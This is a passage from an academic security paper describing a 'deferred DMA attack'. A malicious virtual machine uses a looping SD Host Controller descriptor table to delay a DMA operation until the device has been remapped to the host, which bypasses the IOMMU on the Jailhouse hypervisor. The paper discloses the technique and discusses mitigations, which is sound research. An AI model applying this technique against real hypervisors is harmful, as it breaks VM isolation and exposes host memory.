IEEE Access
Multidisciplinary | Rapid Review | Open Access Journal

Digital Object Identifier

Deferred DMA Attack: A Threat for Bypassing the IOMMU in Dynamic Hypervisors

JEAN DE BONFILS LAVERNELLE[1,2], DAMIEN SAUVERON[1], PIERRE-FRANÇOIS BONNEFOI[1], and BENOÎT GONZALVO[2]
[1]XLIM, University of Limoges, Limoges 87000, France
[2]Thales DIS, La Ciotat 13600, France

Corresponding author: Jean de Bonfils Lavernelle (e-mail: jean.de-bonfils-lavernelle@thalesgroup.com).

Financial support was provided by the French Ministry of Higher Education and Research and Thales DIS SA as part of the PhD thesis CIFRE No. 2022/0826.

ABSTRACT The Input–Output Memory Management Unit (IOMMU) is a crucial hardware component for enforcing access control of bus-master devices on the main memory. When properly configured by a hypervisor, it provides reliable protection against Direct Memory Access (DMA) attacks from untrusted Virtual Machines (VMs) that control DMA-capable devices. Without an IOMMU, a malicious VM could instruct a DMA-capable device that it controls to read from or write to memory locations that the VM itself cannot access. This paper describes a novel type of DMA attack that targets dynamic hypervisors and allows bypassing the access control enforced by the IOMMU. This attack exploits the reallocation process of DMA-capable devices when a VM is destroyed. It relies on introducing a delay, allowing the attack to occur after the device is remapped to the host hypervisor or another VM. This enables a malicious VM, leveraging a DMA-capable device that it controls, to breach the isolation provided by the hypervisor. This type of DMA attack arises from the direct access of VMs to DMA-capable devices and the way some dynamic hypervisors manage VMs' memory and peripherals. This paper describes the core principles of this deferred DMA attack and how it allows for bypassing the IOMMU and breaking isolation. The effectiveness of this threat is demonstrated by implementing a successful attack using a common DMA-capable device in a real-world scenario. The applicability of the attack and potential mitigation strategies are also discussed.

INDEX TERMS DMA attack, Hypervisor, IOMMU, Security, Virtualization

I. INTRODUCTION

Direct Memory Access (DMA) attacks are a particular concern in virtualized environments, as they can break the isolation enforced by a hypervisor. DMA is a capability of certain peripherals, such as a Network Interface Card (NIC) or USB device, that allows them to access the main memory autonomously without CPU intervention. DMA attacks can be carried out by a malicious Virtual Machine (VM) that controls a DMA-capable device or can originate from a DMA-capable device with compromised firmware. The primary protection mechanism against DMA attacks is provided by a hardware unit known as the Input-Output Memory Management Unit (IOMMU). Available on a wide range of platforms, the IOMMU offers access control from bus-masters, including DMA-capable devices, to the main memory. Straightforward DMA attacks can be a significant concern in virtualized environments due to the lack of IOMMU support on some platforms, particularly embedded systems, as well as the limitations of the IOMMU in certain environments [1]. However, when the IOMMU is properly managed by the hypervisor, it provides reliable hardware-enforced protection against DMA attacks from malicious VMs. Indeed, the hypervisor relies on the IOMMU to ensure that if a VM has direct access to a DMA-capable device (I/O passthrough), that device can only access the memory that the VM itself can access, as Fig. 1 illustrates. Giving a VM direct access to a hardware peripheral provides numerous benefits [1] such as better performance, lower latency, and increased predictability, which are key or even essential requirements, particularly in embedded scenarios. When VMs have direct access to DMA-capable devices, the hypervisor must implement inter-OS protection to prevent DMA attacks from one VM on others or the hypervisor [2].

Conversely, intra-OS protection consists of preventing DMA attacks within the OS, whether running in a VM or natively. In particular, intra-OS protection, which has been extensively studied [3]–[8], aims to prevent errant DMA access



Figure 1. IOMMU functions for providing inter-OS protection against DMA attacks.

from compromised devices or instructed by buggy drivers. Inter-OS protection has been less investigated, likely because it involves less complex mechanisms, due to less frequent remapping of DMA-capable device memory [9], [10], thereby opening it up to fewer attack vectors.

Yet, there are different scenarios in which a DMA-capable device can be remapped in a virtualized system. In some hypervisors, DMA-capable devices can be remapped, particularly to the host hypervisor or a privileged VM. This can occur, for instance, if the VM that controlled the DMA-capable device is destroyed. In that case, the DMA-capable device is unmapped from the memory of the VM and can be remapped to the memory of another VM or the host hypervisor. As this deferred DMA attack show, this remapping process becomes a threat if the former driver that controlled the DMA-capable device is not trusted by the VM or the hypervisor to which the device is reallocated. This is the case in virtualized systems where an untrusted VM has direct access to a DMA-capable device. We studied the operation of different DMA-capable devices to clearly understand their capabilities. In particular, a device driver running in a VM could introduce a substantial delay between the time it sends a command to the device and the time when that device performs DMA. This delay can be exploited by a malicious VM to instruct the device to perform a DMA operation after the device has been remapped to the host hypervisor or a privileged VM. The described DMA attack relies on introducing a delay, ensuring that the DMA operation is executed after the DMA-capable device has been remapped. The attack is explained, implemented, and demonstrated based on this scenario, although there may be other attack scenarios where it could be applicable, as explained in Section V. This attack is a concern in a wide range of environments, as hypervisor-based virtualization, although primarily used in the cloud, has spread to other domains such as embedded systems [11]. This is particularly relevant in this latter domain, as VMs are often given direct access to hardware peripherals. Although practicability can be discussed with the demonstrated implementation, this attack highlights a threat that must be considered right from the design phase of a hypervisor, as well as during the security review of a virtualized system. The goal of this paper is to highlight a threat of a new type of DMA attack in certain virtualized systems. The effectiveness of this threat is shown as we successfully implemented the attack using a common DMA-capable device, on an affected hypervisor. We have made available all source code and artifacts used to implement the attack and reproduce it on the tested hypervisor [12].

The salient contributions of this paper include:

- The description of a new type of DMA attack that targets dynamic hypervisors.
- An implementation of the attack using a widespread DMA-capable device.
- A successful demonstration of the attack's applicability to a dynamic hypervisor.
- The identification of the properties required at both the hypervisor and device levels for the attack's applicability and practicability.
- A discussion on the practicability of the attack and potential mitigation strategies.

The remainder of this paper is structured as follows. Section II describes the main threat model in which the attack is relevant and applicable. Based on this, the section details the principle of the deferred DMA attack and lists the properties required at the hypervisor and device levels for the attack to be practicable. Section III then describes the DMA operations of an SD Host Controller (SDHC), a widespread DMA-capable device that can be used to conduct the attack. Following that, Section IV explains how the described deferred DMA attack is implemented using an SDHC. Then, Section IV demonstrates the applicability of the attack on Jailhouse hypervisor [13] in a real-world scenario. Section IV also details measurements that highlight the significant delay that can be introduced and the practicability of the attack. Section V explains why the underlying DMA-capable device used to achieve the attack is key to the attack's practicability. This section also explores other potential attack scenarios and mitigation strategies to prevent such DMA attacks. Finally, Section VI concludes.

II. PRINCIPLE OF THE ATTACK AND MAIN THREAT MODEL

A. OVERVIEW OF THE ATTACK

Dynamic hypervisors are a type of hypervisor that allows VMs to be created or destroyed during runtime. On these hypervisors, resources such as peripherals and memory can

often be dynamically allocated to VMs during their lifetime. This implies that VMs and the DMA-capable devices they control may have memory dynamically mapped or unmapped during runtime. In the remainder of this paper, we refer to the "*host*" as the entity to which the DMA-capable device is remapped when the malicious VM, from which the attack is carried out, is destroyed. The DMA-capable device accesses the host's memory when the deferred DMA attack is executed. The host can be either the host hypervisor or a privileged VM to which the DMA-capable device is remapped after the malicious VM is destroyed. We refer to "*the malicious VM*" as the untrusted VM that controls a DMA-capable device with its driver and leverages it to perform the described DMA attack, thereby compromising the isolation provided by the hypervisor. The malicious VM achieves this by accessing the host's memory once the DMA-capable device has been reallocated to the host.

This attack allows for breaking isolation by leveraging a DMA-capable device and bypassing the access control enforced by the IOMMU, the main protection mechanism against DMA attacks. The attack can be carried out after the malicious VM is destroyed, when the DMA-capable device is remapped to the memory of the host. To that end, the DMA attack relies on introducing a substantial delay between the time the untrusted driver, implemented in the malicious VM, sends a command to the DMA-capable device and the moment the device effectively executes the malicious DMA operation resulting from that command. Therefore, the command sent must involve DMA operations. A sufficient delay must be introduced so that the DMA-capable device performs the malicious DMA operation after it has been remapped to the memory of the host, while the command involving that DMA operation was initiated by the malicious VM. To summarize, the malicious VM sends the commands to the DMA-capable device, which then begins the execution of the command. While the DMA-capable device is executing the command, the malicious VM is destroyed, and the DMA-capable device is remapped to the host's memory. After some time, the DMA-capable device executes the malicious DMA operation that was part of the command previously sent by the malicious VM. This breaks isolation, as the DMA operation performed by the DMA-capable device mapped to the host's memory was initiated by the malicious VM while it was still running.

On the upper part of Fig. 2, a DMA-capable SDHC is assigned to *VM 0*. While *VM 0* is running, the SDHC can only access the memory of that VM; it cannot access the memory of the hypervisor or another VM. However, once *VM 0* is destroyed, the DMA-capable device is remapped to the host's memory. The lower part of Fig. 2 shows the memory mapping of the different DMA-capable devices after *VM 0* has been destroyed. As the SDHC has been remapped to the host's memory, it can then access that memory. Therefore, *VM 0*, before being destroyed, can send a command to the SDHC. With enough delay introduced, the SDHC will perform the malicious DMA operation after it has been remapped to the



Figure 2. Memory mapping of DMA-capable devices before and after a VM is destroyed.

host's memory.

In this attack scenario, the described DMA attack is conceived with the following assumptions:

- The malicious VM does not know when it will be destroyed.
- The malicious VM has direct access to a DMA-capable device.
- The DMA-capable device is subject to the access control of an IOMMU.
- The hypervisor relies on the IOMMU to ensure that a DMA-capable device can only access the memory that is accessible to its assigned VM.

The attack must address the fact that the malicious VM does not know when it will be destroyed and cannot usually control its destruction. Indeed, if the malicious VM is destroyed before its driver sends the command to the DMA-capable device, then the latter will not start, and the malicious DMA operation will never be performed. On the other hand, if the malicious DMA operation is performed by the DMA-capable device before the malicious VM is destroyed, then the DMA-capable device will not have been remapped to the host's memory yet. Subsequently, the malicious DMA operation would lead to a fault generated by the IOMMU. This would likely stop the DMA-capable device execution, causing the attack to fail. Since the malicious VM has no means of knowing when it will be destroyed, it cannot predict

when its assigned DMA-capable device will be remapped to the host. For that reason, it must be able to track the remaining delay before the malicious DMA operation and, if required, restart the command execution. To that extent, the driver can usually rely on device control registers or peripheral interrupts. As a result, only when the malicious VM is destroyed does the DMA operation get performed by the DMA-capable device. Once the VM is destroyed, the device is remapped to the host, and the malicious DMA operations can succeed. For example, before the DMA-capable device performs the malicious DMA operation, the malicious VM can cause the DMA-capable device to restart the command execution. This reintroduces a delay before executing the malicious DMA operation. As long as the VM is running, it prevents the DMA-capable device from executing the malicious DMA operation by restarting the command execution from the beginning, in the manner of a watchdog. However, if the VM is destroyed, the command execution is no longer restarted, and the malicious DMA operation is ultimately executed.

B. PROPERTIES REQUIRED AT SOFTWARE AND DEVICE LEVELS

For the attack to be applicable, two properties are required at the hypervisor level:

- An untrusted driver (e.g., in a VM) has control over a DMA-capable device.
- Such a device must be dynamically remapped from the untrusted driver to another entity.

The untrusted driver, in this case implemented in the malicious VM, is used to construct the deferred DMA attack with the selected DMA-capable device that it controls. This DMA-capable device must be remapped to another entity so that it can access the latter's memory, although that access would have been instructed by the untrusted driver beforehand. In addition, the following properties of a DMA-capable device are required to determine its suitability for executing the attack:

- A delay can be introduced between the command execution by the driver to the device and the malicious DMA operation performed by the device.
- The driver should be able to track, at least approximately, the remaining time before the malicious DMA operation is performed by the DMA-capable device.
- The driver should be able to maintain or reintroduce the delay before the malicious DMA operation.

Introducing a delay is necessary to allow sufficient time for the IOMMU to remap the DMA-capable device into the host's memory. This is important because, without such a delay, the malicious DMA operation would be performed before the DMA-capable device can access the host's memory. The second and third aforementioned properties are required because the driver must prevent the malicious DMA operation from being performed by the DMA-capable device while the VM is running, as this would lead to a fault generated by the IOMMU. This is necessary because, while the VM is not destroyed, the DMA-capable device is not remapped, and the malicious DMA operation cannot succeed. Finally, the success of the attack depends on this last property: **the desired delay before the malicious DMA operation can be maintained during the remapping process**. As Section V explains, this property depends on both the DMA-capable device and the hypervisor.

III. IMPLEMENTATION OF THE ATTACK USING A COMMON DMA-CAPABLE DEVICE

A. PROGRAMMING DMA OPERATIONS OF AN SD HOST CONTROLLER

After studying the DMA operations of an SD Host Controller (SDHC), we identified it as suitable for carrying out the attack, as it meets the required properties described in Section II. Although the attack was implemented using an SDHC and successfully demonstrated on a hypervisor, this DMA-capable device fulfills the last property under certain conditions, as explained in Section V. These conditions restrict the applicability of the attack on some hypervisors.

The SD Host Controller allows access to MultiMediaCard (MMC) devices, such as SD cards or eMMC, as well as SDIO devices. Using DMA, it is tasked with moving data from these devices to the system memory (RAM) or vice versa. The chosen SD Host Controller follows the SDHC specification version 3 [14]. The DMA operations performed by the DMA engine of the SD Host Controller are programmed according to a standard in the SDHC specification, which specifies a DMA transfer algorithm called ADMA2. The DMA operations are programmed through linked lists of buffer descriptors, also referred to as a descriptor table. A descriptor refers to an instruction that the SDHC controller must execute, for example, a DMA operation to be performed. To transfer data between the storage device and the system memory (RAM), the SDHC driver constructs a descriptor table that is then processed by the SDHC when a command is executed.

Address		*Length*		*Reserved*	*Attribute*					
63	32	31	16	15 6	5	4	3	2	1	0
32-bit address		16-bit length		0	ACT		0	INT	END	VALID

Figure 3. Format of a 64-bit buffer descriptor according to the SDHC specification.

Fig. 3 shows the format of a 64-bit descriptor according to the SDHC specification version 3. A buffer descriptor contains a 32-bit address that points to the data buffer which must be transferred to or from the peripherals via DMA. The length field indicates the size of that data buffer. A buffer descriptor also contains two other important fields to implement the described DMA attack. If the ACT field is $0b10$, then the descriptor is not a buffer descriptor but a *linked* descriptor. A *linked* descriptor does not involve any DMA operation and is not intended to transfer data; it only refers to another descriptor pointed to by the 32-bit address. When the SDHC processes a *linked* descriptor, it jumps to the address specified in the *linked* descriptor and fetches the new descriptor table

at that address. This enables the creation of a linked list of buffer descriptors. If the ACT field is $0b11$, then it is a regular buffer descriptor, and its address points to a data buffer that must be transferred by DMA to or from the peripheral. Once such a descriptor has been executed by the SDHC, it fetches the next one in the descriptor table. Finally, the INT field indicates to the SDHC to generate an interrupt to the CPU when the descriptor is processed. In a virtualized system, interrupts are handled at the hypervisor level and re-injected as virtual interrupts into the VM that controls the peripheral. Appendix A provides an example of a typical descriptor table with both *linked* and buffer descriptors.

After filling the table with descriptors, the driver sets the base address of the descriptor table in a specific register of the SDHC control registers. Then, the SDHC specifies arguments, specific to the desired command, through an SDHC control register. Finally, the driver sends the command to the SDHC, which starts processing the descriptor table and performs DMA operations as required by the command and the inserted descriptors. For example, when a *write* command is issued, the SDHC uses DMA to move data from system memory (RAM) to the peripheral. Conversely, when a *read* command is issued, the SDHC moves data from the peripheral to the system memory (RAM).



Figure 4. Steps followed by the SD host controller to perform a DMA transfer from system memory (RAM) to an SD card.

Upon reception of a command sent by the SDHC driver, the SD Host Controller performs the following steps, each also illustrated in Fig. 4, to execute a DMA transfer from the system memory (RAM) to the peripheral:

① The SDHC retrieves the base address of the descriptor table (*DESC_TABLE*) from an SDHC control register.
② The SDHC fetches the descriptors in the table. Each descriptor refers to a data buffer or another descriptor.
③ Using DMA, the SDHC transfers the data buffers in RAM, pointed to by the buffer descriptors, to the SD card at the internal MMC address (*MMC_ADDR*) passed as a command argument.

When a DMA operation is performed, as indicated by a buffer descriptor, the internal address in the MMC is provided as a command argument through an SDHC control register. This address specifies the source data in the MMC that must be transferred to the RAM for a *read* command or the target location in the MMC where data must be stored for a *write* command. When the SDHC fetches a buffer descriptor and performs DMA, the internal MMC address is incremented by the number of bytes transferred, as indicated by the length field of the buffer descriptor.

B. DESIGN OF THE ATTACK WITH AN SD HOST CONTROLLER

The malicious VM has direct access to an SDHC that it controls with its driver. The attack succeeds if the VM manages to program a DMA operation that accesses the host's memory. It can either patch the host's memory by moving data from the peripheral to the host's memory through DMA, or dump the host's memory by moving data from the host's memory to the peripherals. To achieve this, the driver inside the malicious VM forges a descriptor that will be processed by the SDHC once the VM has been destroyed and the SDHC has been remapped to the host's memory. A malicious descriptor is defined as any descriptor that, once processed by the SDHC, results in a DMA access to a memory location that the VM that created it could not access. For example, the SDHC driver in the VM can create a malicious descriptor that, once processed by the SDHC, results in a DMA access attempt to the hypervisor's memory or other VMs' memory.

Simply filling the descriptor table with *linked* descriptors and ending with a malicious buffer descriptor would not introduce sufficient delay, as shown in Section IV-C. To extend the delay, the attack relies on preparing a descriptor table that allows the SDHC to overwrite the existing descriptor table with descriptors stored on the MMC. Therefore, the MMC must be preloaded with forged descriptors before the attack execution.

To conduct the attack, the driver first constructs a descriptor table filled with *linked* descriptors. Each *linked* descriptor refers to the following one in the table. The last one refers back to the beginning of the table, thereby creating a ring structure that allows the SDHC to loop endlessly through the descriptor table. In the first position of the descriptor table, the driver inserts a buffer descriptor that transfers 8 bytes of memory from the MMC to the first position of the descriptor table. As the MMC will have been prepared to contain descriptors, the first descriptor of the table will be overwritten with a descriptor that is stored on the MMC. The new descriptor exported from the MMC is the same as the previous descriptor in the first position of the descriptor table. Thus, this process only replaces the first descriptor with an identical one. When such a descriptor is processed, the address on the MMC side is incremented by 8 bytes (i.e., 64 bits), which is the size of a descriptor.

Thanks to this, at each iteration in the descriptor table, a descriptor is exported from the MMC (from successive addresses) to the first position of the descriptor table. Therefore, the number of loops in the descriptor table stored in RAM



Figure 5. **Principle of the attack implementation for introducing the desired delay before the malicious DMA operation.**

depends on the number of descriptors stored on the MMC, thereby multiplying the delay introduced by the number of descriptors stored on the MMC. To carry out the attack, the last descriptor stored on the MMC is a malicious buffer descriptor. At some point, the first descriptor in the descriptor table will be replaced by the malicious buffer descriptor. In the following iteration, the SDHC will fetch the malicious buffer descriptor and achieve the DMA attack.

Fig. 5 illustrates the principle of the attack to extend the delay introduced between the command execution by the driver and the execution of the malicious DMA operation by the SDHC. In Fig. 5, *DESC_TABLE* refers to the base address of the descriptor table stored in the malicious VM memory, while *MMC_ADDR* indicates the address on the MMC side from which, or to which, data must be transferred. Both of these addresses are set by the driver through SDHC control registers.

When the SDHC starts, it fetches the first descriptor and transfers 8 bytes of data from *MMC_ADDR* to the position of the first descriptor in the table at *DESC_TABLE*, thereby replacing the current descriptor. The SD card should have been prepared beforehand so that the first descriptor in RAM can be replaced with the same descriptor as shown in Fig. 5 at *loop=0*. Subsequently, the address on the MMC side is incremented by 8 bytes, which corresponds to the amount of data that was transferred (i.e., the size of a descriptor). Then, the SDHC fetches the following descriptors, which are *linked* descriptors. At the end of the descriptor table, the SDHC jumps back to the beginning, as instructed by the last *linked* descriptor. It fetches the first descriptor again, which transfers 8 bytes of data from *MMC_ADDR+0x8* to the address *DESC_TABLE*, thereby replacing the current descriptor with the same one as shown in Fig. 5 at *loop=1*. In this way, the SDHC loops through the descriptor table and replaces, at each iteration, the first descriptor in the table with the same descriptor that was stored on the MMC side. At each iteration, the SDHC increments the address on the MMC side. At some point, the address on the MMC side points to the malicious descriptor (*loop=5*). Thus, the first descriptor in the descriptor table is replaced by the malicious descriptor from the MMC. In the next iteration, the SDHC fetches the malicious descriptor and transfers the data (i.e., *PAYLOAD* in Fig. 5) from the SD card to the system memory region pointed to by the address in the malicious descriptor.

To carry out the attack, the driver first allocates the descriptor table. Then, based on the base address of the descriptor table (*DESC_TABLE*), the attacker prepares the SD card with the descriptors. In particular, he adds the malicious descriptor to the SD card and eventually includes a payload to patch the host memory. Then, through the malicious driver, the descriptor table is constructed in RAM as described above. The code of the malicious driver that initializes the descriptor table in RAM as required for the attack is shown in Appendix C-B. We made the source of the modified driver used to implement this attack available, enabling testing on various virtualized systems [12]. This implementation of the attack has several advantages for achieving the attack. First, this significantly increases the delay introduced, as each descriptor stored on the MMC side adds one loop in the descriptor table stored in RAM. This also helps minimize the size of the descriptor table in RAM, which could be necessary in certain attack scenarios, and allows for storing part of the attack on the MMC side. Moreover, while the RAM allocated to a guest

VM may be limited, an MMC usually provides much more memory, typically ranging between 8 and 32 GB.

IV. TEST OF THE ATTACK IN JAILHOUSE

A. EXPERIMENTAL ENVIRONMENT

The platform on which the attack was implemented is a Xilinx Zynq UltraScale+ MPSoC (ZCU104) [15]. It features an IOMMU compliant with the SMMUv2 [16], a common IOMMU specification in ARM environments. We implemented the attack using an SDHC, which manages access to an SD card. We modified the SDHC driver to implement the attack as described in Section III. The SDHC driver allows forging custom descriptor tables and inserting arbitrary descriptors. This enabled us to create the desired descriptor table, as required to implement the attack. In addition, a Lauterbach PowerDebug PRO, an external JTAG hardware debugger, was attached to the platform as shown in Fig. 6.



Figure 6. **Experimental setup with which the attack was developed and tested.**

The debugger enabled us, first, to check whether the attack could be applied to Jailhouse, whether it could be implemented with an SDHC, and then to fine-tune the implementation of the DMA attack. One advantage of implementing the attack on Jailhouse is that the hardware debugger supports hypervisor awareness functions for Jailhouse, which allows for extensive debugging of virtualized systems, including the hypervisor and the VMs. In particular, this debugger allowed us to track the state of the SDHC and the IOMMU contexts during the destruction of the VM. It also enabled us to check the Stage 2 translation tables associated with the VMs and those associated with the Stream Mapping Register group [16], to which the SDHC's transactions correspond.

Stage 2 translation in ARM, generically known as nested paging or Second Level Address Translation (SLAT), refers to a specific level of address translation in virtualized systems. In fact, the memory addresses used by the VMs and the DMA-capable devices assigned to them are not physical addresses. These are Guest Physical Addresses (GPA) [17], also known as Intermediate Physical Addresses (IPA) in the ARM environment [18], [19]. Such addresses undergo an additional level of address translation configured by the hypervisor through the MMU and the IOMMU's page tables. This level of address translation allows for the conversion of GPAs into physical addresses. Thus, GPAs, or IPAs in ARM, appear to be physical addresses from the perspective of the VMs and their DMA-capable devices, but they are more similar to virtual addresses from the hypervisor's perspective. Thanks to Stage 2 translation, the hypervisor can control VMs' access to physical memory, thereby providing memory isolation between them.

Fig. 7 shows a view of the software associated with the hardware debugger, enabling the use of the aforementioned functions. In particular, it shows the address translation from IPA to physical address (i.e., Stage 2 translation) for a VM and the SDHC that is assigned to that VM. As shown, the memory of the SDHC is mapped to the memory of the VM that controls it. The figure also outlines the SDHC control registers on which the address of the descriptor table (*DESC_TABLE*) can be found. As expected, the descriptor table, located at $0x45868208$ in this case, resides in a memory location accessible to both the VM and the SDHC.



Figure 7. **Useful debugging functions provided by the hardware debugger to develop and test the DMA attack.**

B. IMPLEMENTATION OF THE ATTACK ON JAILHOUSE

Jailhouse [20] is a static partitioning hypervisor. This type of hypervisor allocates fixed resources to VMs at the time of their creation and enforces a static allocation of resources, including CPU, memory, and I/O devices. These allocations do not change dynamically during the VM runtime. However, VMs in Jailhouse, referred to as cells, can be dynamically created and destroyed during hypervisor runtime. Resources are statically allocated when a VM is created and reclaimed only when the VM is destroyed. Jailhouse starts from a Linux system, which is then turned into a privileged VM, named the root cell, from which the hypervisor is controlled. In Jailhouse, a VM can only have direct access to I/O devices, including DMA-capable devices. To that extent, the hypervisor grants the VM access to the I/O device control registers and redirects all interrupts generated by the device to the VM.

